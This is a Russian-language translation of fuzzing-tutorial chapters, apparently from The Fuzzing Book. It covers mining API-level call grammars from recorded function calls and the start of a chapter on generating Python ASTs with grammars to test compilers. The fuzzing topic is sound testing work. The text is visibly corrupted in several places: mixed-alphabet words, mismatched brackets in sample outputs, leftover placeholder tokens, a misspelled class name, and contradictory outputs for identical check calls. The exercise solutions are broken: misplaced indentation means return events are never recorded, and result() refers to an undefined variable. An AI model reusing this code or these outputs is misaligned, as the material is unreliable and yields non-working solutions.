2. Затем создать грамматику, включающую все вызовы, с отдельным правилом для каждого аргумента и альтернативой для каждого найденного значения. Такая грамматика позволяет порождать вызовы, произвольно *перекombинируя* аргументы.

Рассмотрим эти шаги подробнее.

От вызовов к грамматикам

Начнём с примера. Функция `power(x, y)` возвращает x^y и представляет собой обёртку над `math.pow()`. Поскольку `power()` определена на Python, её можно трассировать — в отличие от реализованной на C `math.pow()`.

```
import math

def power(x, y):
    return math.pow(x, y)
```

Вызовем `power()`, записывая её аргументы:

```
with CallCarver() as power_carver:
    z = power(1, 2)
    z = power(3, 4)

power_carver.arguments("power")

[(['y', 2), ('x', 1)], [(['y', 4), ('x', 3)])]
```

Из списка записанных аргументов можно создать грамматику вызова `power()`, в которой `x` и `y` разворачиваются в замеченные значения:

```
from Grammars import START_SYMBOL, is_valid_grammar, new_symbol
from Grammars import extend_grammar, Grammar

POWER_GRAMMAR: Grammar = {
    "<start>": ["power(<x>, <y>)"],
    "<x>": ["1", "3"],
    "<y>": ["2", "4"]
}

assert is_valid_grammar(POWER_GRAMMAR)
```

Фаззинг этой грамматики даёт произвольные сочетания `x` и `y`, а нацеленность на покрытие гарантирует, что каждое значение будет проверено хотя бы раз:

```
from GrammarCoverageFuzzer import GrammarCoverageFuzzer

power_fuzzer = GrammarCoverageFuzzer(POWER_GRAMMAR)
[power_fuzzer.fuzz() for i in range(5)]

['power(1, 2)', 'power(3, 4)', 'power(1, 2)', 'power(3, 4)', 'power(3, 4)']
```

Нам нужен метод, автоматически преобразующий аргументы из `power_carver` в грамматику, подобную `POWER_GRAMMAR`. Его мы и определим далее.

Майнер грамматики вызовов

Введём класс CallGrammarMiner, автоматически строящий грамматику по вызовам из заданного Carver. При инициализации ему передаётся объект выделения:

```
class CallGrammarMiner:
    def __init__(self, carver, log=False):
        self.carver = carver
        self.log = log
```

Начальная грамматика

Начальная грамматика порождает один вызов. Возможные развёртывания <call> будут построены позднее:

```
import copy

class CallGrammarMiner(CallGrammarMiner):
    CALL_SYMBOL = "<call>"

    def initial_grammar(self):
        return extend_grammar(
            {START_SYMBOL: [self.CALL_SYMBOL],
             self.CALL_SYMBOL: []})

m = CallGrammarMiner(power_carver)
initial_grammar = m.initial_grammar()
initial_grammar
# {'<start>': ['<call>'], '<call>': []}
```

Грамматика из аргументов

Начнём с построения грамматики по списку аргументов. Метод mine_arguments_grammar() обрабатывает аргументы, замеченные во время выделения:

```
arguments = power_carver.arguments("power")
# [(('y', 2), ('x', 1)), (('y', 4), ('x', 3))]
```

Метод перебирает переменные и строит отображение variables из имён переменных во множества замеченных значений. Значения преобразуются в строки с помощью call_value(). Затем создаётся грамматика с правилом для каждой переменной, разворачивающимся в найденные значения.

```
class CallGrammarMiner(CallGrammarMiner):
    def var_symbol(self, function_name, var, grammar):
        return new_symbol(grammar, "<" + function_name + "-" + var + ">")

    def mine_arguments_grammar(self, function_name, arguments, grammar):
        var_grammar = {}

        variables = {}
        for argument_list in arguments:
            for (var, value) in argument_list:
                value_string = call_value(value)
                if self.log:
                    print(var, "=", value_string)

                if value_string.find("<") >= 0:
                    var_grammar["<langlе>"] = ["<"]
                    value_string = value_string.replace("<", "<langlе>")

                if var not in variables:
```

```

        variables[var] = set()
        variables[var].add(value_string)

    var_symbols = []
    for var in variables:
        var_symbol = self.var_symbol(function_name, var, grammar)
        var_symbols.append(var_symbol)
        var_grammar[var_symbol] = list(variables[var])

    return var_grammar, var_symbols

m = CallGrammarMiner(power_carver)
var_grammar, var_symbols = m.mine_arguments_grammar(
    "power", arguments, initial_grammar)
var_grammar

{'<power-y>': ['2', '4'], '<power-x>': ['3', '1']}
```

Дополнительное возвращаемое значение `var_symbols` содержит список символов аргументов вызова:

```

var_symbols
# ['<power-y>', '<power-x>']
```

Грамматика из вызовов

Чтобы получить грамматику одной функции в `mine_function_grammar()`, добавим вызов этой функции:

```

class CallGrammarMiner(CallGrammarMiner):
    def function_symbol(self, function_name, grammar):
        return new_symbol(grammar, "<" + function_name + ">")

    def mine_function_grammar(self, function_name, grammar):
        arguments = self.carver.arguments(function_name)

        if self.log:
            print(function_name, arguments)

        var_grammar, var_symbols = self.mine_arguments_grammar(
            function_name, arguments, grammar)

        function_grammar = var_grammar
        function_symbol = self.function_symbol(function_name, grammar)

        if len(var_symbols) > 0 and var_symbols[0].find("-self") >= 0:
            # Method call
            function_grammar[function_symbol] = [
                var_symbols[0] + "." + function_name + "(" +
                ", ".join(var_symbols[1:]) + ")"]
        else:
            function_grammar[function_symbol] = [
                function_name + "(" + ", ".join(var_symbols) + ")"]

        if self.log:
            print(function_symbol, "::=", function_grammar[function_symbol])

        return function_grammar, function_symbol

m = CallGrammarMiner(power_carver)
function_grammar, function_symbol = m.mine_function_grammar(
    "power", initial_grammar)
function_grammar

{'<power-y>': ['2', '4'],
 '<power-x>': ['3', '1'],
 '<power>': ['power(<power-y>, <power-x>)']}
```

Возвращаемый `function_symbol` содержит имя только что добавленного вызова:

```
function_symbol
# '<power>'
```

Грамматика из всех вызовов

Повторим описанное для всех функций, замеченных при выделении, просто перебирая список вызовов:

```
power_carver.called_functions()
# ['power', '__exit__']

class CallGrammarMiner(CallGrammarMiner):
    def mine_call_grammar(self, function_list=None, qualified=False):
        grammar = self.initial_grammar()
        fn_list = function_list
        if function_list is None:
            fn_list = self.carver.called_functions(qualified=qualified)

        for function_name in fn_list:
            if function_list is None and (function_name.startswith("_") or
                                           function_name.startswith("<")):
                continue # Internal function

            try:
                function_grammar, function_symbol = self.mine_function_grammar(
                    function_name, grammar)
            except:
                if function_list is not None:
                    raise

            if function_symbol not in grammar[self.CALL_SYMBOL]:
                grammar[self.CALL_SYMBOL].append(function_symbol)
                grammar.update(function_grammar)

        assert is_valid_grammar(grammar)
        return grammar
```

Клиенты должны использовать именно `mine_call_grammar()`: сначала для извлечения,

```
m = CallGrammarMiner(power_carver)
power_grammar = m.mine_call_grammar()
power_grammar

{'<start>': ['<call>'],
 '<call>': ['<power>'],
 '<power-y>': ['2', '4'],
 '<power-x>': ['3', '1'],
 '<power>': ['power(<power-y>, <power-x>)']}
```

а затем для фаззинга:

```
power_fuzzer = GrammarCoverageFuzzer(power_grammar)
[power_fuzzer.fuzz() for i in range(5)]

['power(4, 3)', 'power(2, 1)', 'power(4, 3)', 'power(4, 3)', 'power(2, 3)']
```

Итак, мы успешно извлекли грамматику из записанного выполнения. В отличие от «простого» выделения она позволяет *перекombинировать* аргументы, а значит, проводить фаззинг на уровне API.

Фаззинг веб-функций

Применим майнер грамматики к более крупному API — функции `urlparse()`, уже встречавшейся при выделении.

```
with CallCarver() as webbrowser_carver:
    webbrowser("https://www.fuzzingbook.org")

m = CallGrammarMiner(webbrowser_carver)
webbrowser_grammar = m.mine_call_grammar()
```

Получилась довольно большая грамматика:

```
call_list = webbrowser_grammar['<call>']
len(call_list)
# 136

print(call_list[:20])

['<webbrowser>', '<default_headers>', '<default_user_agent>', '<update>',
 '<default_hooks>', '<cookiejar_from_dict>', '<RLock>', '<deepvalues>',
 '<vals_sorted_by_key>', '<init_poolmanager>', '<mount>', '<prepare_request>',
 '<merge_cookies>', '<get_netrc_auth>', '<encode>', '<expanduser>', '<decode>',
 '<exists>', '<urlparse>', '<urlsplit>']
```

Вот правило для `urlparse()`:

```
webbrowser_grammar["<urlparse>"]
# ['urlparse(<urlparse-allow_fragments>, <urlparse-scheme>, <urlparse-url>)']
```

А вот значения аргумента URL:

```
webbrowser_grammar["<urlparse-url>"]
# ["'https://www.fuzzingbook.org'", "'https://www.fuzzingbook.org/'"]
```

Фаззер этих правил систематически покрывает все замеченные варианты аргументов, включая сочетания, которых не было при выделении. Это снова фаззинг на уровне API.

```
urlparse_fuzzer = GrammarCoverageFuzzer(
    webbrowser_grammar, start_symbol="<urlparse>")
for i in range(5):
    print(urlparse_fuzzer.fuzz())

urlparse(True, '', 'https://www.fuzzingbook.org')
urlparse(True, '', 'https://www.fuzzingbook.org/')
urlparse(True, '', 'https://www.fuzzingbook.org')
urlparse(True, '', 'https://www.fuzzingbook.org')
urlparse(True, '', 'https://www.fuzzingbook.org')
```

Как и при обычном выделении, тесты на уровне API выполняются на несколько порядков быстрее системных. Это побуждает проводить фаззинг на уровне методов:

```
from urllib.parse import urlsplit
from Timer import Timer

with Timer() as urlsplit_timer:
    urlsplit('http://www.fuzzingbook.org/', 'http', True)
urlsplit_timer.elapsed_time()
# 1.2375006917864084e-05

with Timer() as webbrowser_timer:
    webbrowser("http://www.fuzzingbook.org")
webbrowser_timer.elapsed_time()
# 0.31702329200925305

webbrowser_timer.elapsed_time() / urlsplit_timer.elapsed_time()
# 25618.029477754102
```

Но ограничения, обнаруженные при выделении, сохраняются — прежде всего необходимость восстановить исходное окружение функции. Изменяя или перекомбинируя аргументы, мы получаем ещё один риск: *нарушение неявного предусловия*, то есть вызов функции с аргументами, на которые она не рассчитана. Такие *ложные тревоги*, вызванные неправильными вызовами, а не

неправильной реализацией, приходится выявлять, обычно вручную, и устранять, например изменяя или ограничивая грамматику. Однако огромный выигрыш в скорости на уровне API вполне может оправдать эти дополнительные затраты.

Итоги

Эта глава предоставляет средства *записи и воспроизведения вызовов функций* во время системного теста. Поскольку отдельные вызовы функций намного быстрее целого системного запуска, выделение может значительно ускорить тестирование.

Запись вызовов

Класс CallCarver записывает все вызовы, происходящие, пока он активен:

```
with CallCarver() as carver:
    y = my_sqrt(2)
    y = my_sqrt(4)

carver.called_functions()
# ['my_sqrt', '__exit__']

carver.arguments('my_sqrt')
# [(['x', 2)], [(['x', 4)]]
```

Сложные аргументы сериализуются, чтобы их можно было легко восстановить.

Синтез вызовов

Хотя записанные аргументы уже можно превратить в вызовы, удобнее создать для них *грамматику*. Она позволяет синтезировать произвольные сочетания аргументов и служит основой для последующей настройки.

```
my_sqrt_miner = CallGrammarMiner(carver)
my_sqrt_grammar = my_sqrt_miner.mine_call_grammar()
my_sqrt_grammar

{'<start>': ['<call>'],
 '<call>': ['<my_sqrt>'],
 '<my_sqrt-x>': ['2', '4'],
 '<my_sqrt>': ['my_sqrt(<my_sqrt-x>)']}
```

Эта грамматика синтезирует вызовы, которые можно выполнять изолированно, фактически выделяя модульные тесты из системных:

```
fuzzer = GrammarCoverageFuzzer(my_sqrt_grammar)
fuzzer.fuzz()
# 'my_sqrt(4)'

eval(fuzzer.fuzz())
# 1.414213562373095
```

Полученные знания

- *Выделение* позволяет эффективно воспроизводить вызовы функций, записанные во время системного теста.
- Один вызов функции может быть *на несколько порядков быстрее* системного запуска.
- *Сериализация* позволяет создавать устойчивые представления сложных объектов.
- Функции, тесно взаимодействующие с окружением или внешними ресурсами, выделять трудно.
- По записанным вызовам можно строить API-грамматики, произвольно комбинирующие записанные аргументы.

Дальнейшие шаги

Далее в книге рассматривается [сокращение входных данных, вызывающих сбой](#).

Предпосылки и история

Метод выделения изобрели Elbaum и соавторы [Elbaum2006]; первоначально он был реализован для Java. В этой главе мы следуем нескольким их проектным решениям, включая запись и сериализацию только аргументов методов.

Сочетание выделения и фаззинга на уровне API описано у Kampmann и соавторов [Kampmann2018].

Упражнения

Упражнение 1. Выделение для регрессионного тестирования

До сих пор при выделении мы воспроизводили только *вызовы*, но не проверяли их *результаты*. Такая проверка важна для *регрессионного тестирования*, которое определяет, не нарушило ли изменение кода существующую функциональность. Для этого можно записывать не только вызовы, но и возвращаемые значения, а затем проверять, дают ли прежние вызовы прежние результаты. Метод работает не всегда: значения, зависящие от времени, случайности или других внешних факторов, могут различаться. Но для функциональности, абстрагированной от таких деталей, проверка отсутствия изменений — важная часть тестирования.

Наша цель — спроектировать класс ResultCarver, расширяющий CallCarver записью вызовов и возвращаемых значений.

Сначала создайте метод traceit(), который отслеживает также возвраты. Для возврата тип события traceit() равен "return", а параметр arg содержит возвращённое значение. Следующий прототип только выводит результаты:

```
class ResultCarver(CallCarver):
    def traceit(self, frame, event, arg):
        if event == "return":
            if self._log:
                print("Result:", arg)

        super().traceit(frame, event, arg)
        # Need to return traceit function such that it is invoked for return events
        return self.traceit
```

```

with ResultCarver(log=True) as result_carver:
    my_sqrt(2)

my_sqrt(x=2)
Result: 1.414213562373095
__exit__(tb=None, exc_value=None, exc_type=None, self=<__main__.ResultCarver object at 0x1653ccf10>)

```

Часть 1. Сохранение результатов функций

Расширьте код так, чтобы результаты *сохранялись* и связывались с возвращающей их функцией или методом. Для этого придётся отслеживать *текущий стек вызванных функций*.

Решение. Вот вариант на основе приведённого кода:

```

class ResultCarver(CallCarver):
    def reset(self):
        super().reset()
        self._call_stack = []
        self._results = {}

    def add_result(self, function_name, arguments, result):
        key = simple_call_string(function_name, arguments)
        self._results[key] = result

    def traceit(self, frame, event, arg):
        if event == "call":
            code = frame.f_code
            function_name = code.co_name
            qualified_name = get_qualified_name(code)
            self._call_stack.append(
                (function_name, qualified_name, get_arguments(frame)))

            if event == "return":
                result = arg
                (function_name, qualified_name, arguments) = self._call_stack.pop()
                self.add_result(function_name, arguments, result)
                if function_name != qualified_name:
                    self.add_result(qualified_name, arguments, result)
                if self._log:
                    print(simple_call_string(function_name, arguments), "=", result)

            super().traceit(frame, event, arg)
            return self.traceit

with ResultCarver(log=True) as result_carver:
    my_sqrt(2)
result_carver._results

{'my_sqrt(x=2)': 1.414213562373095,
 'Intro_Testing.my_sqrt(x=2)': 1.414213562373095}

```

Часть 2. Доступ к результатам

Добавьте метод `result()`, возвращающий значение, записанное для заданного имени функции и аргумента:

```

class ResultCarver(CallCarver):
    def result(self, function_name, argument):
        """Returns the result recorded for function_name(argument)"""

```

Решение. Почти всё уже сделано в части 1:

```

class ResultCarver(ResultCarver):
    def result(self, function_name, argument):
        key = simple_call_string(function_name, arguments)

```



```
return self._results[key]
```

Часть 3. Создание утверждений

Для функций, вызванных во время выполнения `webbrowser()`, создайте набор *утверждений*, проверяющих неизменность возвращаемых результатов. Проверьте это для `urllib.parse.urlparse()`.

Решение. Теперь это несложно:

```
import sys

if sys.version_info >= (3, 11): # Requires Python 3.11 or later
    with ResultCarver() as webbrowser_result_carver:
        webbrowser("https://www.cispa.de")

if sys.version_info >= (3, 11):
    for function_name in ["urllib.parse.urlparse"]:
        for arguments in webbrowser_result_carver.arguments(function_name):
            try:
                call = call_string(function_name, arguments)
                result = webbrowser_result_carver.result(function_name, arguments)
                print("assert", call, "==", call_value(result))
            except Exception:
                continue
```

Полученные утверждения можно выполнять:

```
from urllib.parse import SplitResult, ParseResult, urlparse, urlsplit

if sys.version_info >= (3, 11):
    assert urlparse(
        url='http://www.cispa.de',
        scheme='',
        allow_fragments=True) == ParseResult(
            scheme='http', netloc='www.cispa.de', path='', params='',
            query='', fragment='')
    assert urlsplit(
        url='http://www.cispa.de',
        scheme='',
        allow_fragments=True) == SplitResult(
            scheme='http', netloc='www.cispa.de', path='', query='',
            fragment='')
```

Теперь выделенные тесты можно добавить в набор *регрессионных тестов*, выполняемый после каждого изменения, чтобы гарантировать неизменность поведения `urlparse()` и `urlsplit()`.

Упражнение 2. Абстрагирование аргументов

При извлечении API-грамматики из выполнений создайте схему абстрагирования, расширяющую диапазон используемых в тестировании аргументов. Если все значения аргумента соответствуют некоторому типу `T`, замените их символом `<T>`. Например, если замечены вызовы `foo(1)`, `foo(2)` и `foo(3)`, грамматика должна обобщить их до `foo(<int>)` с подходящим определением `<int>`.

Реализуйте это для ряда распространённых типов: целых и положительных чисел, чисел с плавающей точкой, имён узлов, URL, адресов электронной почты и других.

Решение. Оставлено читателю.

Тестирование компиляторов

В этой главе мы применим [грамматики и грамматическое тестирование](#), чтобы систематически генерировать *программный код* — например, для тестирования компилятора или интерпретатора. Неудивительно, что предметной областью станут *Python* и *интерпретатор Python*.

Python выбран не только потому, что на нём основана остальная книга. Важнее всего то, что он предоставляет развитую встроенную инфраструктуру, особенно:

- *синтаксические анализаторы*, преобразующие код Python в абстрактное синтаксическое дерево (AST);
- *обратные анализаторы*, преобразующие AST обратно в код Python.

Благодаря этому можно использовать грамматики, работающие с AST, а не с конкретным синтаксисом, что значительно уменьшает сложность.

Предварительные требования

- Чтобы понимать грамматики и грамматическое тестирование, необходимо прочитать главу [«Фаззинг с помощью грамматик»](#).
- Код главы требует Python 3.10 или более новой версии.

Краткое содержание

Чтобы использовать приведённый в этой главе код, напишите:

```
from fuzzingbook.PythonFuzzer import <identifier>
```

Класс PythonFuzzer позволяет порождать произвольные элементы кода Python:

```
fuzzer = PythonFuzzer()
print(fuzzer.fuzz())

def R():
    break
```

По умолчанию PythonFuzzer порождает *определение функции*, то есть список инструкций. Аргумент `start_symbol` задаёт желаемый элемент Python:

```
fuzzer = PythonFuzzer('<While>')
print(fuzzer.fuzz())

while {set()[set():set():set()]}:
    C = set()
    D @= set()
    break
else:
    return
```

Имена возможных начальных символов соответствуют нетерминалам из [документации модуля Python](#) `INLINEPLACEHOLDER0000END`: среди них `<Module>`, `<FunctionDef>`, `<While>`, `<If>`, `<Assign>`, `<Call>`, `<Name>`, `<Constant>`, `<List>`, `<Dict>`, `<Tuple>`, `<Subscript>` и другие элементы выражений, инструкций и служебных списков.

За кулисами EBNF-грамматика `PYTHON_AST_GRAMMAR` разбирает и порождает *абстрактные синтаксические деревья* Python. Чтобы создать модуль без PythonFuzzer, выполняются следующие шаги.

Шаг 1. Преобразовать EBNF-грамматику в обычную грамматику, подходящую ISLaSolver или другому грамматическому фаззеру:

```
python_ast_grammar = convert_ebnf_grammar(PYTHON_AST_GRAMMAR)
```

Шаг 2. Передать её грамматическому фаззеру, например ISLa:

```
solver = ISLaSolver(python_ast_grammar, start_symbol='<FunctionDef>')
```

Шаг 3. Получить строку, представляющую AST:

```
ast_string = str(solver.solve())

FunctionDef(name='y', args=arguments(posonlyargs=[], args=[], kwonlyargs=[], kw_defaults=[],
    defaults=[]), body=[Return()], decorator_list=[Call(func=Name(id="set", ctx=Load()), args=[],
    keywords=[])])
```

Шаг 4. Преобразовать строку в настоящую структуру AST Python:

```
from ast import *
abstract_syntax_tree = eval(ast_string)
```

Шаг 5. Преобразовать AST обратно в читаемый код Python:

```
ast.fix_missing_locations(abstract_syntax_tree)
print(ast.unparse(abstract_syntax_tree))

@set()
def y():
    return
```

Далее рассматриваются разбор и мутация кода Python, эволюционный фаззинг и другие применения.

Конструктор PythonFuzzer принимает:

- `start_symbol` — порождаемую грамматическую сущность, по умолчанию `<FunctionDef>`;
- `grammar` — используемую EBNF-грамматику, по умолчанию `PYTHON_AST_GRAMMAR`;
- `constraint` — необязательное ограничение ISLa.

Остальные именованные параметры передаются конструктору суперкласса `ISLaSolver`.

Грамматика конкретного кода

Для *порождения* кода довольно легко написать грамматику *конкретного* синтаксиса. Если требуется генерировать, скажем, арифметические выражения, можно создать грамматику, которая делает именно это.

Мы используем [формат грамматик Fuzzing Book](#), в котором грамматика представлена словарём, отображающим символы в списки альтернативных развёртываний.

```
from Grammars import Grammar
from Grammars import is_valid_grammar, convert_ebnf_grammar, extend_grammar, trim_grammar
from typing import Optional

EXPR_GRAMMAR: Grammar = {
    "<start>": ["<expr>"],
    "<expr>": ["<term> + <expr>", "<term> - <expr>", "<term>"],
    "<term>": ["<factor> * <term>", "<factor> / <term>", "<factor>"],
    "<factor>": ["+<factor>", "-<factor>", "(<expr>)",
        "<integer>.<integer>", "<integer>"],
    "<integer>": ["<digit><integer>", "<digit>"],
    "<digit>": ["0", "1", "2", "3", "4", "5", "6", "7", "8", "9"]
}

assert is_valid_grammar(EXPR_GRAMMAR)
```

Эта грамматика порождает синтаксически правильные арифметические выражения. В качестве генератора возьмём [решатель ISLa](#), поскольку он обладает наибольшими возможностями, хотя здесь подошёл бы и любой другой грамматический фаззер.

```
from isla.solver import ISLaSolver # type: ignore

expr_solver = ISLaSolver(EXPR_GRAMMAR)
for _ in range(10):
    print(expr_solver.solve())

4.3 + 512 / -(7 / 6 - 0 / 9 * 1 * 1) * +8.3 / 7 * 4 / 6
(4 / 7 + 1) / (4) / 9 / 8 + 4 / (3 + 6 - 7)
+--(--(-9) * (4 * 7 + (4) + 4) + --(+ (3)) - 6 + 0 / 7 + 7)
(2 * 6 + 0 - 5) * 4 - +1 * (2 - 2) / 8 / 6
(+-(0 - (1) * 7 / 3)) / ((1 * 3 + 8) + 9 - +1 / --0) - 5 * (-+939.491)
+2.9 * 0 / 501.19814 / --+--(6.05002)
+-8.8 / (1) * -+1 + -8 + 9 - 3 / 8 * 6 + 4 * 3 * 5
+(8 / 9 - 1 - 7)) + ---06.30 / +4.39
8786.82 - +01.170 / 9.2 - +(7) + 1 * 9 - 0
+-6 * 0 / 5 * (-(1.7 * +(-1 / +4.9 * 5 * 1 * 2) + -4.2 + (6 + -5) / (4 * 3 + 4)))
```

Грамматику можно расширить присваиваниями и другими инструкциями, постепенно охватив весь синтаксис языка. Но это не лучшая идея. Почему?

При тестировании *компиляторов* требуется не только *порождать*, но и *разбирать* код, чтобы свободно мутировать его и манипулировать им. Именно здесь конкретный синтаксис создаёт проблемы. Код, в точности соответствующий грамматике, разбирается:

```
expr_solver.check('2 + 2')
# True
```

но уже один дополнительный пробел приводит к неудаче:

```
expr_solver.check('2 + 2')
# False
```

как и отсутствие пробелов:

```
expr_solver.check('2+2')
# False
```

В большинстве языков программирования пробелы необязательны. Можно было бы обновить грамматику, постоянно допуская необязательные пробелы через нетерминал `<space>`. Но существуют также комментарии:

```
expr_solver.check('2 + 2    # should be 4')
# False
```

и продолжения строк:

```
expr_solver.check('2 + \\n+2')
# False
```

которые тоже пришлось бы поддерживать.

Кроме того, некоторые свойства языков вообще нельзя корректно выразить контекстно-свободной грамматикой:

- в С анализатору нужно знать, был ли идентификатор объявлен как *тип*;
- в Python контекстно-свободная грамматика не способна представить уровни *отступов*.

Поэтому часто разумнее использовать специализированный *синтаксический анализатор* или *препроцессор*, преобразующий вход в более *абстрактное* представление — обычно древовидную структуру. Для языков программирования такое дерево называется *абстрактным синтаксическим деревом* (AST); именно с этой структурой работают компиляторы.

Абстрактные синтаксические деревья

Абстрактные синтаксические деревья, представляющие программный код, относятся к самым сложным структурам данных в мире — если не являются самыми сложными, — поскольку отражают всю сложность языка программирования и его возможностей. Хорошая новость состоит в том, что в Python с AST особенно легко работать стандартными средствами языка.

Покажем AST на примере. Вот фрагмент кода, с которым мы хотим работать:

```
def main():
    print("Hello, world!") # A simple example

main()

Hello, world!
```

Получим исходный код функции:

```
import inspect

main_source = inspect.getsource(main)
print(main_source)

def main():
    print("Hello, world!") # A simple example
```

Для преобразования строки кода в AST и обратно воспользуемся [модулем Python](#) `ast`:

```
import ast

main_tree = ast.parse(main_source)
```

В этом дереве определение функции стало узлом `FunctionDef`; его тело содержит узел `Expr`, который, в свою очередь, содержит `Call` функции `print` с аргументом `"Hello, world!"`.

Каждый узел AST представлен *конструктором*: вызов `FunctionDef()` создаёт узел определения функции, а `Call()` — узел вызова. Конструкторы принимают дочерние элементы AST как аргументы, а также множество необязательных аргументов, которые пока не использовались. Вывод дерева в строку показывает все аргументы каждого конструктора:

```
print(ast.dump(main_tree, indent=4))

Module(
  body=[
    FunctionDef(
      name='main',
      args=arguments(
        posonlyargs=[],
        args=[],
        kwonlyargs=[],
        kw_defaults=[],
        defaults=[]),
      body=[
        Expr(
          value=Call(
            func=Name(id='print', ctx=Load()),
            args=[
              Constant(value='Hello, world!')],
            keywords=[])),
          decorator_list=[]),
      type_ignores=[])
```

[Документация Python по INLINEPLACEHOLDER0000END](#) перечисляет все конструкторы абстрактного синтаксиса — их более ста. Как и было сказано, AST весьма сложны.

Удобство строкового представления выше в том, что его можно взять как есть и снова превратить в дерево:

```
from ast import *

my_main_tree = Module(
    body=[
        FunctionDef(
            name='main',
            args=arguments(
                posonlyargs=[],
                args=[],
                kwonlyargs=[],
                kw_defaults=[],
                defaults=[]),
            body=[
                Expr(
                    value=Call(
                        func=Name(id='print', ctx=Load()),
                        args=[
                            Constant(value='Hello, world!')],
                        keywords=[])),
                decorator_list=[],
            type_ignores=[])
    ]
)
```

Дерево можно скомпилировать в исполняемый код:

```
my_main_tree = fix_missing_locations(my_main_tree) # required for trees built from constructors
my_main_code = compile(my_main_tree, filename='<unknown>', mode='exec')

del main # This deletes the definition of main()
exec(my_main_code) # This defines main() again from `code`
main()

Hello, world!
```

Дерево можно и *разобрать обратно*, то есть снова получить исходный код. Обратите внимание: комментарий при синтаксическом анализе потерялся.

```
print(ast.unparse(my_main_tree))

def main():
    print('Hello, world!')
```

Таким образом, мы можем:

1. *Разбирать* конкретный код в AST с помощью `ast.parse()`.
2. *Генерировать* новые и *мутировать* существующие AST.
3. *Преобразовывать AST обратно* в конкретный код с помощью `ast.unparse()`.

Для генерации и мутации AST, то есть второго шага, нужен способ создавать *правильные* деревья, вызывая все конструкторы с правильными аргументами. Поэтому нам нужна грамматика AST, которая будет порождать и разбирать нужные деревья.

Грамматика AST

Грамматики языков программирования относятся к самым сложным формальным грамматикам, а AST отражают значительную часть этой сложности. За основу возьмём [абстрактную грамматику AST](#) из документации Python и шаг за шагом построим формальную контекстно-свободную грамматику.

Константы

Начнём с простых констант — строк и целых чисел. Снова используем синтаксис грамматик fuzzingbook, поскольку он упрощает последующее расширение.

```
import string

ANYTHING_BUT_DOUBLE_QUOTES_AND_BACKSLASH = (
    string.digits + string.ascii_letters + string.punctuation + ' '
).replace('"', '').replace('\\', '')

ANYTHING_BUT_SINGLE_QUOTES_AND_BACKSLASH = (
    string.digits + string.ascii_letters + string.punctuation + ' '
).replace("'", '').replace('\\', '')

PYTHON_AST_CONSTANTS_GRAMMAR: Grammar = {
    '<start>': ['<expr>'],

    # Expressions
    '<expr>': ['<Constant>', '<Expr>'],
    '<Expr>': ['Expr(value=<expr>)'],

    # Constants
    '<Constant>': ['Constant(value=<literal>)'],
    '<literal>': ['<string>', '<integer>', '<float>', '<bool>', '<none>'],

    # Strings
    '<string>': ['"<not_double_quotes>*"', "'<not_single_quotes>*'"],
    '<not_double_quotes>': list(ANYTHING_BUT_DOUBLE_QUOTES_AND_BACKSLASH),
    '<not_single_quotes>': list(ANYTHING_BUT_SINGLE_QUOTES_AND_BACKSLASH),
    # FIXME: The actual rules for Python strings are also more complex

    # Numbers
    '<integer>': ['<digit>', '<nonzerodigit><digits>'],
    '<float>': ['<integer>.<integer>'],
    '<nonzerodigit>': ['1', '2', '3', '4', '5', '6', '7', '8', '9'],
    '<digits>': ['<digit><digits>', '<digit>'],
    '<digit>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
    # FIXME: There are many more ways to express numbers in Python

    # More
    '<bool>': ['True', 'False'],
    '<none>': ['None'],

    # FIXME: Not supported: bytes, format strings, regex strings...
}
```

В грамматике используется *расширенная форма Бэкуса — Наура*; в правиле <string>:

- <elem>+ означает один или несколько экземпляров <elem>;
- <elem>* — ноль или несколько экземпляров;
- <elem>? — ноль или один экземпляр.

Вызов `is_valid_grammar()` проверяет отсутствие распространённых ошибок. Не следует писать грамматики без такой проверки.

```
assert is_valid_grammar(PYTHON_AST_CONSTANTS_GRAMMAR)

constants_grammar = convert_ebnf_grammar(PYTHON_AST_CONSTANTS_GRAMMAR)
constants_solver = ISLSolver(constants_grammar)
constants_tree_str = str(constants_solver.solve())
print(constants_tree_str)

Expr(value=Constant(value=None))
```

Из этого выражения можно создать AST и преобразовать его в код Python — в данном случае в литерал:

```
constants_tree = eval(constants_tree_str)
ast.unparse(constants_tree)
# 'None'
```

Повторять такую операцию поможет функция `test_samples()`:

```
def test_samples(grammar: Grammar, iterations: int = 10,
                 start_symbol=None, log: bool = True):
    g = convert_ebnf_grammar(grammar)
    solver = ISLaSolver(
        g,
        start_symbol=start_symbol,
        max_number_free_instantiations=iterations)
    for i in range(iterations):
        tree_str = str(solver.solve())
        tree = eval(tree_str)
        ast.fix_missing_locations(tree)
        if log:
            code = ast.unparse(tree)
            print(f'{code:40} # {tree_str}')

test_samples(PYTHON_AST_CONSTANTS_GRAMMAR)

False                                # Expr(value=Constant(value=False))
2                                    # Constant(value=2)
None                                 # Constant(value=None)
'#'                                 # Constant(value="#")
550.81                              # Constant(value=550.81)
True                                 # Constant(value=True)
'.'                                 # Constant(value='.')
467                                  # Constant(value=467)
7894                                # Constant(value=7894)
263                                  # Constant(value=263)
```

Наша грамматика может также *разбирать* AST, полученные из конкретного кода:

```
sample_constant_code = "4711"
sample_constant_ast = ast.parse(sample_constant_code).body[0]
sample_constant_ast_str = ast.dump(sample_constant_ast)
print(sample_constant_ast_str)
# Expr(value=Constant(value=4711))

constant_solver = ISLaSolver(constants_grammar)
constant_solver.check(sample_constant_ast_str)
# True
```

Поддерживает ли грамматика отрицательные числа? Конструктор `Constant()` действительно принимает отрицательное значение:

```
ast.unparse(Constant(value=-1))
# '-1'
```

Однако синтаксический анализ `-1` создаёт не `Constant(-1)`, а унарный минус `USub()`, применённый к положительному значению:

```
print(ast.dump(ast.parse('-1')))

Module(body=[Expr(value=UnaryOp(op=USub(), operand=Constant(value=1)))], type_ignores=[])
```

Поскольку унарные операторы пока отсутствуют в грамматике, отрицательное число разобрать нельзя:

```
sample_constant_code = "-1"
sample_constant_ast = ast.parse(sample_constant_code).body[0]
sample_constant_ast_str = ast.dump(sample_constant_ast)
constant_solver = ISLaSolver(constants_grammar)
constant_solver.check(sample_constant_ast_str)
# False
```


В следующих разделах мы постепенно расширим грамматику всё новыми возможностями Python и в конце покроем почти весь язык.

Экскурс: составные значения

Добавим составные константы — списки, словари, кортежи и другие структуры. Вот как одна из них представлена в AST:

```
print(ast.dump(ast.parse("{ 'a': set() }"), indent=4))

Module(
  body=[
    Expr(
      value=Dict(
        keys=[Constant(value='a')],
        values=[Call(
          func=Name(id='set', ctx=Load()),
          args=[], keywords=[])])),
    type_ignores=[])
```

